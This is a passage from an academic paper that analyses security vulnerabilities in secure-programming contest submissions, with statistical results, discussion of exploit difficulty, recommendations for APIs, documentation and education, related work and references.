Teams often did not understand security concepts. We found that both types of vulnerabilities relating to a lack of security knowledge—*No Implementation* ($\phi = 0.29$, $p < 0.001$) and *Misunderstanding* ($\phi = 0.35$, $p < 0.001$)—were significantly more likely (roughly medium effect size) to be introduced than vulnerabilities caused by programming *Mistake*s. We observed no significant difference between *No Implementation* and *Misunderstanding* ($\phi = 0.05$, $p = 0.46$). These results indicate that efforts to address conceptual gaps should

Variable	Value	Log Estimate	CI	p-value
Problem	SC	–	–	–
	MD	**6.68**	**[2.90, 15.37]**	**< 0.001***
	SL	**0.06**	**[0.01, 0.43]**	**0.006***
Min Trust	False	–	–	–
	True	**0.36**	**[0.17, 0.76]**	**0.007***
Popularity	C (91.5)	**1.09**	**[1.02, 1.15]**	**0.009***
LoC	1274.81	**0.99**	**[0.99, 0.99]**	**0.006***

*Significant effect – Base case (Log Estimate defined as 1)

Table 3: Summary of regression over *Mistake* vulnerabilities. Pseudo R^2 measures for this model were 0.47 (McFadden) and 0.72 (Nagelkerke).

be prioritized. Focusing on these issues of understanding, we make the following observations.

Unintuitive security requirements are commonly skipped. Of the *No Implementation* vulnerabilities, we found that the *Unintuitive* sub-type was much more common than its *All Intuitive* ($\phi = 0.44$, $p < 0.001$) or *Some Intuitive* ($\phi = 0.37$, $p < 0.001$) counterparts. The two more intuitive sub-types did not significantly differ ($\phi = 0.08$, $p = 0.32$) This indicates that developers do attempt to provide security — at least when incentivized to do so — but struggle to consider all the unintuitive ways an adversary could attack a system. Therefore, they regularly leave out some necessary controls.

Teams often used the right security primitives, but did not know how to use them correctly. Among the *Misunderstanding* vulnerabilities, we found that the *Conceptual Error* sub-type was significantly more likely to occur than *Bad Choice* ($\phi = 0.23$, $p = .003$). This indicates that if developers know what security controls to implement, they are often able to identify (or are guided to) the correct primitives to use. However, they do not always conform to the assumptions of "normal use" made by the library developers.

Complexity breeds *Mistakes*. We found that complexity within both the problem itself and also the approach taken by the team has a significant effect on the number of *Mistakes* introduced. This trend was uncovered by a poisson regression (appropriate for count data) [15, 67-106] we performed for issues in the *Mistakes* type.[6]

Table 3 shows that *Mistakes* were most common in the MD problem and least common in the SL problem. This is shown in the second row of the table. The log estimate (E) of 6.68 indicates that teams were 6.68× more likely to introduce *Mistakes* in MD than in the baseline secure communication case. In the fourth column, the 95% confidence interval (CI) provides a high-likelihood range for this estimate between 2.90× and 15.37×. Finally, the p-value of < 0.001 indicates that this result is significant. This effect likely reflects the fact that the MD problem was the most complex, requiring teams to write a command parser, handle network communication, and implement nine different access control checks.

Similar logic demonstrates that teams were only 0.06× as likely to make a mistake in the SL problem compared to the SC baseline. The SL problem was on the other side of the complexity spectrum, only requiring the team to parse command-line input and read and write securely from disk.

Similarly, not implementing the secure components multiple times (*Minimal Trusted Code*) was associated with an 0.36× decrease in *Mistakes*, suggesting that violating the "Economy of Mechanism" principle [68] by adding unnecessary complexity leads to *Mistakes*. As an example of this effect, MD-74 reimplemented their access control checks four times throughout the project. Unfortunately, when they realized the implementation was incorrect in one place, they did not update the other three.

Mistakes are more common in popular languages. Teams that used more popular languages are expected to have a 1.09× increase in *Mistakes* for every one unit increase in popularity over the mean *Popularity*[7] ($p = 0.009$). This means, for example, a language 5 points more popular than average would be associated with a 1.54× increase in *Mistakes*. One possible explanation is that this variable proxies for experience, as many participants who used less popular languages also knew more languages and were more experienced.

Finally, while the *LoC* were found to have a significant effect on the number of *Mistakes* introduced, the estimate is so close to one as to be almost negligible.

No significant effect observed for developer experience or security training. Across all vulnerability types, we did not observe any difference in vulnerabilities introduced between MOOC and non-MOOC participants or participants with more development experience. While this does not guarantee a lack of effect, it is likely that increased development experience and security training have, at most, a small impact.

5.2 Exploit Difficulty and Attacker control

To answer RQ2 and RQ3, we consider how the different vulnerability types differ from each other in difficulty to exploit, as well as in the degree of attacker control they allow. We distinguish three metrics of difficulty: our qualitative assessment of the difficulty of finding the vulnerability (*Discovery Difficulty*); our qualitative assessment of the difficulty of exploiting the vulnerability (*Exploit Difficulty*); and whether

[6] We selected initial covariates for the regression related to the language used, best practices followed (e.g., *Minimal Trusted Code*), team characteristics (e.g., years of developer experience), and the contest problem. From all possible initial factor combinations, we chose the model with minimum Bayesian Information Criteria—a standard metric for model fit [63]. We include further details of the initial covariates and the selection process in Appendix C, along with discussion of other regressions we tried but do not include for lack of space.

[7] The mean *Popularity* score was 91.5. Therefore, C—whose *Popularity* score of 92 was nearest to the mean—can be considered representative the language of average popularity.

a competitor team actually found and exploited the vulnerability (*Actual Exploitation*). Figure 1 shows the number of vulnerabilities for each type with each bar divided by *Exploit Difficulty*, bars grouped by *Discovery Difficulty*, and the left and right charts showing partial and full attacker control vulnerabilities, respectively.

To compare these metrics across different vulnerability types and sub-types, we primarily use the same set of planned pairwise Chi-squared tests described in Section 5.1. When necessary, we substitute Fisher's Exact Test (FET), which is more appropriate when some of the values being compared are less than five [31]. For convenience of analysis, we binned *Discovery Difficulty* into *Easy* (execution) and *Hard* (source, deep insight). We similarly binned *Exploit Difficulty* into *Easy* (single-step, few steps) and *Hard* (many steps, deterministic or probabilistic).

***Misunderstandings* are rated as hard to find.** Identifying *Misunderstanding* vulnerabilities often required the attacker to determine the developer's exact approach and have a good understanding of the algorithms, data structures, or libraries they used. As such, we rated *Misunderstanding* vulnerabilities as hard to find significantly more often than both *No Implementation* ($\phi = 0.52$, $p < 0.001$) and *Mistake* ($\phi = 0.30$, $p = 0.02$) vulnerabilities.

Interestingly, we did not observe a significant difference in actual exploitation between the *Misunderstanding* and *No Implementation* types. This suggests that even though *Misunderstanding* vulnerabilities were rated as more difficult to find, sufficient code review can help close this gap in practice.

That being said, *Misunderstandings* were the least common*Type* to be actually exploited by Break It teams. Specifically, using a weak algorithm (Not Exploited=3, Exploited=2), using a fixed value (Not Exploited=14, Exploited=12), and using a homemade algorithm (Not Exploited=1, Exploited=1) were actually exploited in at most half of all identified cases. These vulnerabilities presented a mix of challenges, with some rated as difficult to find and others difficult to exploit. In the homemade encryption case (SL-61), the vulnerability took some time to find, because the implementation code was difficult to read. However, once an attacker realizes that the team has essentially reimplemented the Wired Equivalent Protocol (WEP), a simple check of Wikipedia reveals the exploit. Conversely, seeing that a non-random IV was used for encryption is easy, but successful exploitation of this flaw can require significant time and effort.

***No Implementations* are rated as easy to find.** Unsurprisingly, a majority of *No Implementation* vulnerabilities were rated as easy to find (V=42, 58% of *No Implementations*). For example, in the SC problem, an auditor could simply check whether encryption, an integrity check, and a nonce were used. If not, then the project can be exploited. None of the *All Intuitive* or *Some Intuitive* vulnerabilities were rated as difficult to exploit; however, 45% of *Unintuitive* vulnerabilities were (V=22). The difference between *Unintuitive* and *Some Intuitive* is significant ($\phi = 0.38$, $p = 0.003$), but (likely due to sample size) the difference between *Unintuitive* and *All Intuitive* is not ($\phi = 0.17$, $p = 0.17$).

As an example, SL-7 did not use a MAC to detect modifications to their encrypted files. This mistake is very simple to identify, but it was not exploited by any of the BIBIFI teams. The likely reason for this was that SL-7 stored the log data in a JSON blob before encrypting. Therefore, any modifications made to the encrypted text must maintain the JSON structure after decryption, or the exploit will fail. The attack could require a large number of tests to find a suitable modification.

***Mistakes* are rated as easy to find and exploit.** We rated all *Mistakes* as easy to exploit. This is significantly different from both *No Implementation* ($\phi = 0.43$, $p = 0.001$) and *Misunderstanding* ($\phi = 0.51$, $p < 0.001$) vulnerabilities, which were rated as easy to exploit less frequently. Similarly, *Mistakes* were actually exploited during the Break It phase significantly more often than either *Misunderstanding* ($\phi = 0.35$, $p = 0.001$) or *No Implementation* ($\phi = 0.28$, $p = 0.006$). In fact, only one *Mistake* (0.03%) was not actually exploited by any Break It team. These results suggest that although *Mistakes* were least common, any that do find their way into production code are likely to be found and exploited. Fortunately, our results also suggest that code review may be sufficient to find many of these vulnerabilities. (We note that this assumes that the source is available, which may not be the case when a developer relies on third-party software.)

No significant difference in attacker control. We find no significant differences between types or sub-types in the incidence of full and partial attacker control. This result is likely partially due to the fact that partial attacker control vulnerabilities still have practically important consequences. Because of this fact, our BIBIFI did not distinguish between attacker control levels when awarding points; i.e., partial attacker control vulnerabilities received as many points as full attacker control. The effect of more nuanced scoring could be investigated in future work. We do observe a trend that *Misunderstanding* vulnerabilities exhibited full attacker control more often (V=50, 70% of *Misunderstandings*) than *No Implementation* and *Mistake* (V=44, 61% and V=20, 51%, respectively); this trend specifically could be further investigated in future studies focusing on attacker control.

6 Discussion and Recommendations

Our results are consistent with real-world observations, add weight to existing recommendations, and suggest prioritizations of possible solutions.

Our vulnerabilities compared to real-world vulnerabilities. While we compiled our list of vulnerabilities by exploring BIBIFI projects, we find that our list closely resembles




Figure 1: # vulnerabilities introduced for each type divided by *Discovery Difficulty*, *Exploit Difficulty* and *Attacker Control*.

both Mitre's CWE and OWASP's Top Ten [55, 61] lists. Overlapping vulnerabilities include: broken authentication (e.g., insufficient randomness), broken access control, security misconfiguration (e.g., using an algorithm incorrectly or with the wrong default values), and sensitive data exposure (e.g. side-channel leak).

Get the help of a security expert. In some large organizations, developers working with cryptography and other security-specific features might be required to use security-expert determine tools and patterns to use or have a security expert perform a review. Our results reaffirm this practice, when possible, as participants were most likely to struggle with security concepts avoidable through expert review.

API design. Our results support the basic idea that security controls are best applied transparently, e.g., using simple APIs [35]. However, while many teams used APIs that provide security (e.g., encryption) transparently, they were still frequently misused (e.g., failing to initialize using a unique IV or failing to employ stream-based operation to avoid replay attacks). It may be beneficial to organize solutions around general use cases, so that developers only need to know the use case and not the security requirements.

API documentation. API usage problems could be a matter of documentation, as suggested by prior work [2, 57]. For example, teams SC-18 and SC-19 used TLS socket libraries but did not enable client-side authentication, as needed by the problem. This failure appears to have occurred because client-side authentication is disabled by default, but this fact is not mentioned in the documentation.[8] Defaults within an API should be safe and without ambiguity [35]. As another example, SL-22 (Listing 2) disabled the automatic integrity checks of the SQLCipher library. Their commit message stated "Improve performance by disabling per-page MAC protection." We know that this change was made to improve performance, but it is possible they assumed they were only disabling the "per-page" integrity check while a full database check remained. The documentation is unclear about this.[9]

Security education. Even the best documented APIs are useless when teams fail to apply security at all, as we observed frequently. A lack of education is an easy scapegoat, but we note that many of the teams in our data had completed a cybersecurity MOOC prior to the competition. We reviewed lecture slides and found that all needed security controls for the BIBIFI problems were discussed. While only three teams failed to include *All Intuitive* requirements (5% of MOOC teams), a majority of teams failed to include *Unintuitive* requirements (P=33, 55% of MOOC teams). It could be that the topics were not driven home in a sufficiently meaningful manner. An environment like BIBIFI, where developers practice implementing security concepts and receive feedback regarding mistakes, could help. Future work should consider how well competitors from one contest do in follow-on contests.

Vulnerability analysis tools. There is significant interest in automating security vulnerability discovery (or preventing vulnerability introduction) through the use of code analysis tools. Such tools may have found some of the vulnerabilities we examined in our study. For example, static analyses like SpotBugs/Findbugs [6,40], Infer [14], and FlowDroid [7]; symbolic executors like KLEE [13] and angr [71]; fuzz testers like AFL [81] or libfuzzer [70]; and dynamic analyses like libdft [43] and TaintDroid [27] could have uncovered vulnerabilities relating to memory corruption, improper parameter use (like a fixed IV [23]), and missing error checks. However, they would not have applied to the majority of vulnerabilities we saw, which are often design-level, conceptual issues. An interesting question is how automation could be used to address security requirements at design time.

Determining security expertise. Our results indicate that

[8] https://golang.org/pkg/crypto/tls/#Listen and https://www.openssl.org/docs/manmaster/man3/SSL_new.html

[9] https://www.zetetic.net/sqlcipher/sqlcipher-api/#cipher_use_MAC

the reason teams most often did not implement security was due to a lack of knowledge. However, neither years of development experience nor whether security training had been completed had a significant effect on whether any of the vulnerability types were introduced. This finding is consistent with prior research [60] and suggests the need for a new measure of security experience. Previous work by Votipka et al. contrasting vulnerability discovery experts (hackers) and non-experts (software testers) suggested the main factor behind their difference in experience was the variety of different vulnerabilities they discovered or observed (e.g., read about or had described to them) [79]. Therefore, a metric for vulnerability experience based on the types of vulnerabilities observed previously may have been a better predictor for the types of vulnerabilities teams introduced.

7 Related Work

The original BIBIFI paper [66] explored how different quantitative factors influenced the performance and security of contest submissions. This paper complements that analysis with in-depth, qualitative examination of the introduced vulnerabilities in a substantial sample of BIBIFI submissions (including a new programming problem, *multiuser database*).

The BIBIFI contest affords analysis of many attempts at the same problem in a context with far more ecological validity than a controlled lab study. This nicely complements prior work examining patterns in the introduction and identification of vulnerabilities in many contexts. We review and compare to some of this prior work here.

Measuring metadata in production code. Several researchers have used metadata from revision-control systems to examine vulnerability introduction. In two papers, Meneely et al. investigated metadata from PHP and the Apache HTTP server [50, 52]. They found that vulnerabilities are associated with higher-than-average code churn, committing authors who are new to the codebase, and editing others' code rather than one's own. Follow-up work investigating Chromium found that source code reviewed by more developers was more likely to contain a vulnerability, unless reviewed by someone who had participated in a prior vulnerability-fixing review [51]. Significantly earlier, Sliwerski et al. explored mechanisms for identifying bug-fix commits in the Eclipse CVS archives, finding, e.g., that fix-inducing changes typically span more files than other commits [73]. Perl et al. used metadata from Github and CVEs to train a classifier to identify commits that might contain vulnerabilities [62].

Other researchers have investigated trends in CVEs and the National Vulnerability Database (NVD). Christey et al. examining CVEs from 2001–2006, found noticeable differences in the types of vulnerabilities reported for open- and closed-source operating-system advisories [20]. As a continuation, Chang et al. explored CVEs and the NVD from 2007–2010, showing that the percentage of high-attacker control vulnerabilities decreased over time, but that more than 80% of all examined vulnerabilities were exploitable via network access without authentication [19]. We complement this work by examining a smaller set of vulnerabilities in more depth. While these works focus on metadata about code commits and vulnerability reports, we instead examine the code itself.

Measuring cryptography problems in production code. Lazar et al. discovered that only 17% of cryptography vulnerabilities in the CVE database were caused by bugs in cryptographic libraries, while 83% were caused by developer misuse of the libraries [46]. This accords with our *Conceptual Error* results. Egele et al. developed an analyzer to recognize specific cryptographic errors and found that nearly 88% of Google Play applications using cryptographic APIs make at least one of these mistakes [26]. Kruger et al. performed a similar analysis of Android apps and found 95% made at least one misuse of a cryptographic API [45]. Other researchers used fuzzing and static analysis to identify problems with SSL/TLS implementations in libraries and in Android apps [28, 33]. Focusing on one particular application of cryptography, Reaves et al. uncovered serious vulnerabilities in mobile banking applications related to homemade cryptography, certificate validation, and information leakage [64]. These works examine specific types of vulnerabilities across many real-world programs; our contest data allows us to similarly investigate patterns of errors made when addressing similar tasks, but explore more types of vulnerabilities. Additionally, because all teams are building to the same requirement specification, we limit confounding factors inherent in the review of disparate code bases.

Controlled experiments with developers. In contrast to production-code measurements, other researchers have explored security phenomena through controlled experiments with small, security-focused programming tasks. Oliveira et al. studied developer misuse of cryptographic APIs via Java "puzzles" involving APIs with known misuse cases and found that neither cognitive function nor expertise correlated with ability to avoid security problems [60]. Other researchers have found, in the contexts of cryptography and secure password storage, that while simple APIs do provide security benefits, simplicity is not enough to solve the problems of poor documentation, missing examples, missing features, and insufficient abstractions [2, 56–58]. Perhaps closest to our work, Finifter et al. compared different teams' attempts to build a secure web application using different tools and frameworks [29]. They found no relationship between programming language and application security, but that automated security mechanisms were effective in preventing vulnerabilities.

Other studies have experimentally investigated how effective developers are at looking for vulnerabilities. Edmundson et al. conducted an experiment in manual code review: no participant found all three previously confirmed vulnerabili-

ties, and more experience was not necessarily correlated with more accuracy in code review [25]. Other work suggested that users found more vulnerabilities faster with static analysis than with black-box penetration testing [69].

We further substantiate many of these findings in a different experimental context: larger programming tasks in which functionality and performance were prioritized along with security, allowing increased ecological validity while still maintaining some quasi-experimental controls.

8 Conclusion

Secure software development is challenging, with many proposed remediations and improvements. To know which interventions are likely to have the most impact requires understanding which security errors programmers tend to make, and why. To this end, we presented a systematic, qualitative study of 94 program submissions to a secure-programming contest, each implementing one of three non-trivial, security-relevant programming problems. Over about six months, we labeled 182 unique security vulnerabilities (some from the 866 exploits produced by competitors, some we found ourselves) according to type, attacker control, and exploitability, using iterative open coding. We also coded project features aligned with security implementation. We found implementation mistakes were comparatively less common than failures in security understanding—78% of projects failed to implement a key part of a defense, or did so incorrectly, while 21% made simple mistakes. Our results have implications for improving secure-programming APIs, API documentation, vulnerability-finding tools, and security education.

Acknowledgments

We thank the anonymous reviewers who provided helpful comments on drafts of this paper. This project was supported by gifts from Accenture, AT&T, Galois, Leidos, Patriot Technologies, NCC Group, Trail of Bits, Synposis, ASTech Consulting, Cigital, SuprTek, Cyberpoint, and Lockheed Martin; by NSF grants EDU-1319147 and CNS-1801545; and by the U.S. Department of Commerce, National Institute for Standards and Technology, under Cooperative Agreement 70NANB15H330.

References

[1] R. Abu-Salma, M. A. Sasse, J. Bonneau, A. Danilova, A. Naiakshina, and M. Smith. Obstacles to the adoption of secure communication tools. In *IEEE Symposium on Security and Privacy*, pages 137–153, May 2017.

[2] Yasemin Acar, Michael Backes, Sascha Fahl, Simson Garfinkel, Doowon Kim, Michelle L Mazurek, and Christian Stransky. Comparing the usability of cryptographic apis. In *IEEE Symposium on Security and Privacy*, pages 154–171. IEEE, 2017.

[3] Yasemin Acar, Michael Backes, Sascha Fahl, Doowon Kim, Michelle L Mazurek, and Christian Stransky. You get where you're looking for: The impact of information sources on code security. In *IEEE Symposium on Security and Privacy*, pages 289–305. IEEE, 2016.

[4] Yasemin Acar, Christian Stransky, Dominik Wermke, Michelle L Mazurek, and Sascha Fahl. Security developer studies with github users: Exploring a convenience sample. In *Symposium on Usable Privacy and Security*, pages 81–95, 2017.

[5] Nuno Antunes and Marco Vieira. Comparing the effectiveness of penetration testing and static code analysis on the detection of sql injection vulnerabilities in web services. In *IEEE Pacific Rim International Symposium on Dependable Computing*, pages 301–306, Washington, DC, USA, 2009. IEEE Computer Society.

[6] Philippe Arteau, Andrey Loskutov, Juan Dodero, and Kengo Toda. Spotbugs. https://spotbugs.github.io/, 2019.

[7] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *ACM SIGPALN Notices*, 49(6):259–269, 2014.

[8] Hala Assal and Sonia Chiasson. Security in the software development lifecycle. In *Symposium on Usable Privacy and Security*, pages 281–296, Baltimore, MD, 2018. USENIX Association.

[9] Andrew Austin and Laurie Williams. One technique is not enough: A comparison of vulnerability discovery techniques. In *International Symposium on Empirical Software Engineering and Measurement*, pages 97–106, Washington, DC, USA, 2011. IEEE Computer Society.

[10] Dejan Baca, Bengt Carlsson, Kai Petersen, and Lars Lundberg. Improving software security with static automated code analysis in an industry setting. *Software: Practice and Experience*, 43(3):259–279, 2013.

[11] Yoav Benjamini and Yosef Hochberg. Controlling the False Discovery Rate: A Practical and Powerful Approach to Multiple Testing. *Journal of the Royal Statistical Society. Series B (Methodological)*, 57(1):289–300, 1995.

[12] Diana Burley, Matt Bishop, Scott Buck, Joseph J. Ekstrom, Lynn Futcher, David Gibson, Elizabeth K. Hawthorne, Siddharth Kaza, Yair Levy, Herbert Mattord, and Allen Parrish. Curriculum guidelines for post-secondary degree programs in cybersecurity. Technical report, ACM, IEEE, AIS, and IFIP, 12 2017.

[13] Cristian Cadar, Daniel Dunbar, and Dawson Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *USENIX Conference on Operating Systems Design and Implementation*, pages 209–224. USENIX Association, 2008.

[14] Cristiano Calcagno and Dino Distefano. Infer: An automatic program verifier for memory safety of c programs. In Mihaela Bobaru, Klaus Havelund, Gerard J. Holzmann, and Rajeev Joshi, editors, *NASA Formal Methods*, pages 459–465. Springer Berlin Heidelberg, 2011.

[15] A Colin Cameron and Pravin K Trivedi. *Regression Analysis of Count Data*, volume 53. Cambridge University Press, 2013.

[16] Ryan Camille. Computer and internet use in the united states:2016. https://www.census.gov/library/publications/2018/acs/acs-39.html, 2018.

[17] Center for Cyber Safety and Education. Global information security workforce study. Technical report, Center for Cyber Safety and Education, Clearwater, FL, 2017.

[18] Pravir Chandra. Software assurance maturity model. Technical report, Open Web Application Security Project, 04 2017.

[19] Yung-Yu Chang, Pavol Zavarsky, Ron Ruhl, and Dale Lindskog. Trend analysis of the cve for software vulnerability management. In *International Conference on Social Computing*, pages 1290–1293. IEEE, 2011.

[20] Steve Christey and Robert A Martin. Vulnerability type distributions in cve. https://cwe.mitre.org/documents/vuln-trends/index.html, 2007.

[21] J. Cohen. *Statistical Power Analysis for the Behavioral Sciences*. Lawrence Erlbaum Associates, 1988.

[22] Harald Cramér. *Mathematical Methods of Statistics (PMS-9)*, volume 9. Princeton University Press, 2016.

[23] Felix Dörre and Vladimir Klebanov. Practical detection of entropy loss in pseudo-random number generators. In *ACM Conference on Computer and Communications Security*, pages 678–689, 2016.

[24] Adam Doupé, Marco Cova, and Giovanni Vigna. Why johnny can't pentest: An analysis of black-box web vulnerability scanners. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 111–131, Berlin, Heidelberg, 2010. Springer-Verlag.

[25] Anne Edmundson, Brian Holtkamp, Emanuel Rivera, Matthew Finifter, Adrian Mettler, and David Wagner. An empirical study on the effectiveness of security code review. In *International Conference on Engineering Secure Software and Systems*, pages 197–212, Berlin, Heidelberg, 2013. Springer-Verlag.

[26] Manuel Egele, David Brumley, Yanick Fratantonio, and Christopher Kruegel. An empirical study of cryptographic misuse in android applications. In *ACM Conference on Computer and Communications Security*, pages 73–84. ACM, 2013.

[27] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems*, 32(2):5:1–5:29, 2014.

[28] Sascha Fahl, Marian Harbach, Thomas Muders, Lars Baumgärtner, Bernd Freisleben, and Matthew Smith. Why eve and mallory love android: An analysis of android ssl (in)security. In *ACM Conference on Computer and Communications Security*, pages 50–61. ACM, 2012.

[29] Matthew Finifter and David Wagner. Exploring the relationship between web application development tools and security. In *USENIX Conference on Web Application Development*, 2011.

[30] FIRST.org. Common vulnerability scoring system. https://www.first.org/cvss/calculator/3.0, 2016. (Accessed 12-19-2016).

[31] Ronald A Fisher. On the interpretation of χ^2 from contingency tables, and the calculation of p. *Journal of the Royal Statistical Society*, 85(1):87–94, 1922.

[32] Karl Pearson F.R.S. On the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling. *Philosophical Magazine*, 50(302):157–175, 1900.

[33] Martin Georgiev, Subodh Iyengar, Suman Jana, Rishita Anubhai, Dan Boneh, and Vitaly Shmatikov. The most dangerous code in the world: Validating ssl certificates in non-browser software. In *ACM Conference on Computer and Communications Security*, pages 38–49, New York, NY, USA, 2012. ACM.

[34] Jennifer Goldbeck, Jonathan Katz, Michael Hicks, and Gang Qu. Coursera cybersecurity specialization. https://www.coursera.org/specializations/cyber-security, 2019.

[35] Matthew Green and Matthew Smith. Developers are not the enemy!: The need for usable security apis. *IEEE Security & Privacy*, 14(5):40–46, 2016.

[36] Julie M. Haney, Mary Theofanos, Yasemin Acar, and Sandra Spickard Prettyman. "we make it a big deal in the company": Security mindsets in organizations that develop cryptographic products. In *Symposium on Usable Privacy and Security*, pages 357–373, Baltimore, MD, 2018. USENIX Association.

[37] William R. Harris, Somesh Jha, Thomas W. Reps, and Sanjit A. Seshia. Program synthesis for interactive-security systems. *Formal Methods System Design*, 51(2):362–394, November 2017.

[38] Andrew F Hayes and Klaus Krippendorff. Answering the call for a standard reliability measure for coding data. *Communication Methods and Measures*, 1(1):77–89, 2007.

[39] Mariana Hentea, Harpal S Dhillon, and Manpreet Dhillon. Towards changes in information security education. *Journal of Information Technology Education: Research*, 5:221–233, 2006.

[40] David Hovemeyer and William Pugh. Finding bugs is easy. *ACM SIGPLAN Notices*, 39(12):92–106, December 2004.

[41] IEEE. IEEE spectrum: The top programming languages 2018. https://spectrum.ieee.org/static/interactive-the-top-programming-languages-2018, 2018.

[42] Melanie Jones. Why cybersecurity education matters. https://www.itproportal.com/features/why-cybersecurity-education-matters/, 2019.

[43] Vasileios P. Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D. Keromytis. Libdft: Practical dynamic data flow tracking for commodity systems. In *ACM Conference on Virtual Execution Environments*, pages 121–132, 2012.

[44] Nick Kolakowski. Software developer jobs will increase through 2026. https://insights.dice.com/2019/01/03/software-developer-jobs-increase-2026/, 2019.

[45] Stefan Krüger, Johannes Späth, Karim Ali, Eric Bodden, and Mira Mezini. CrySL: An Extensible Approach to Validating the Correct Usage of Cryptographic APIs. In Todd Millstein, editor, *European Conference on Object-Oriented Programming*, pages 10:1–10:27, Dagstuhl, Germany, 2018. Schloss Dagstuhl–Leibniz-Zentrum fuer Informatik.

[46] David Lazar, Haogang Chen, Xi Wang, and Nickolai Zeldovich. Why does cryptographic software fail?: A case study and open problems. In *Asia-Pacific Workshop on Systems*, page 7. ACM, 2014.

[47] Timothy C Lethbridge, Jorge Diaz-Herrera, Richard Jr J LeBlanc, and J Barrie Thompson. Improving software practice through education: Challenges and future trends. In *Future of Software Engineering*, pages 12–28. IEEE Computer Society, 2007.

[48] Gary McGraw, Sammy Migues, and Brian Chess. Software security framework | bsimm, 2009. (Accessed 05-22-2018).

[49] Gary McGraw and John Steven. Software [in]security: Comparing apples, oranges, and aardvarks (or, all static analysis tools are not created equal. http://www.informit.com/articles/article.aspx?p=1680863, 2011. (Accessed 02-26-2017).

[50] A. Meneely, H. Srinivasan, A. Musa, A. R. Tejeda, M. Mokary, and B. Spates. When a patch goes bad: Exploring the properties of vulnerability-contributing commits. In *International Symposium on Empirical Software Engineering and Measurement*, pages 65–74, Oct 2013.

[51] Andrew Meneely, Alberto C Rodriguez Tejeda, Brian Spates, Shannon Trudeau, Danielle Neuberger, Katherine Whitlock, Christopher Ketant, and Kayla Davis. An empirical investigation of socio-technical code review metrics and security vulnerabilities. In *International Workshop on Social Software Engineering*, pages 37–44. ACM, 2014.

[52] Andrew Meneely and Oluyinka Williams. Interactive churn metrics: Socio-technical variants of code churn. *ACM Software Engineering Notes*, 37(6):1–6, 2012.

[53] Microsoft. Microsoft security development lifecycle practices. https://www.microsoft.com/en-us/securityengineering/sdl/practices, 2019.

[54] MITRE. Cve. https://cve.mitre.org/, 2019.

[55] MITRE. Cwe: Common weakness enumeration. https://cwe.mitre.org/data/definitions/1000.html/, 2019.

[56] Alena Naiakshina, Anastasia Danilova, Eva Gerlitz, Emanuel von Zezschwitz, and Matthew Smith. "if you want, i can store the encrypted password": A password-storage field study with freelance developers. In *Conference on Human Factors in Computing Systems*, pages 140:1–140:12, New York, NY, USA, 2019. ACM.

[57] Alena Naiakshina, Anastasia Danilova, Christian Tiefenau, Marco Herzog, Sergej Dechand, and Matthew Smith. Why do developers get password storage wrong?: A qualitative usability study. In *ACM Conference on Computer and Communications Security*, pages 311–328. ACM, 2017.

[58] Alena Naiakshina, Anastasia Danilova, Christian Tiefenau, and Matthew Smith. Deception task design in developer password studies: Exploring a student sample. In *Symposium on Usable Privacy and Security*, pages 297–313, Baltimore, MD, 2018. USENIX Association.

[59] William Newhouse, Stephanie Keith, Benjamin Scribner, and Greg Witte. Nist special publication 800-181, the nice cybersecurity workforce framework. Technical report, National Institute of Standards and Technology, 08 2017.

[60] Daniela Seabra Oliveira, Tian Lin, Muhammad Sajidur Rahman, Rad Akefirad, Donovan Ellis, Eliany Perez, Rahul Bobhate, Lois A. DeLong, Justin Cappos, and Yuriy Brun. API blindspots: Why experienced developers write vulnerable code. In *Symposium on Usable Privacy and Security*, pages 315–328, Baltimore, MD, 2018. USENIX Association.

[61] OWASP. Top 10-2017 top 10. https://www.owasp.org/index.php/Top_10-2017_Top_10, 2017.

[62] Henning Perl, Sergej Dechand, Matthew Smith, Daniel Arp, Fabian Yamaguchi, Konrad Rieck, Sascha Fahl, and Yasemin Acar. Vccfinder: Finding potential vulnerabilities in open-source projects to assist code audits. In *ACM Conference on Computer and Communications Security*, pages 426–437, New York, NY, USA, 2015. ACM.

[63] Adrian E Raftery. Bayesian model selection in social research. *Sociological Methodology*, pages 111–163, 1995.

[64] Bradley Reaves, Nolen Scaife, Adam M Bates, Patrick Traynor, and Kevin RB Butler. Mo (bile) money, mo (bile) problems: Analysis of branchless banking applications in the developing world. In *USENIX Security Symposium*, pages 17–32, 2015.

[65] Tony Rice, Josh Brown-White, Tania Skinner, Nick Ozmore, Nazira Carlage, Wendy Poland, Eric Heitzman, and Danny Dhillon. Fundamental practices for secure software development. Technical report, Software Assurance Forum for Excellence in Code, 04 2018.

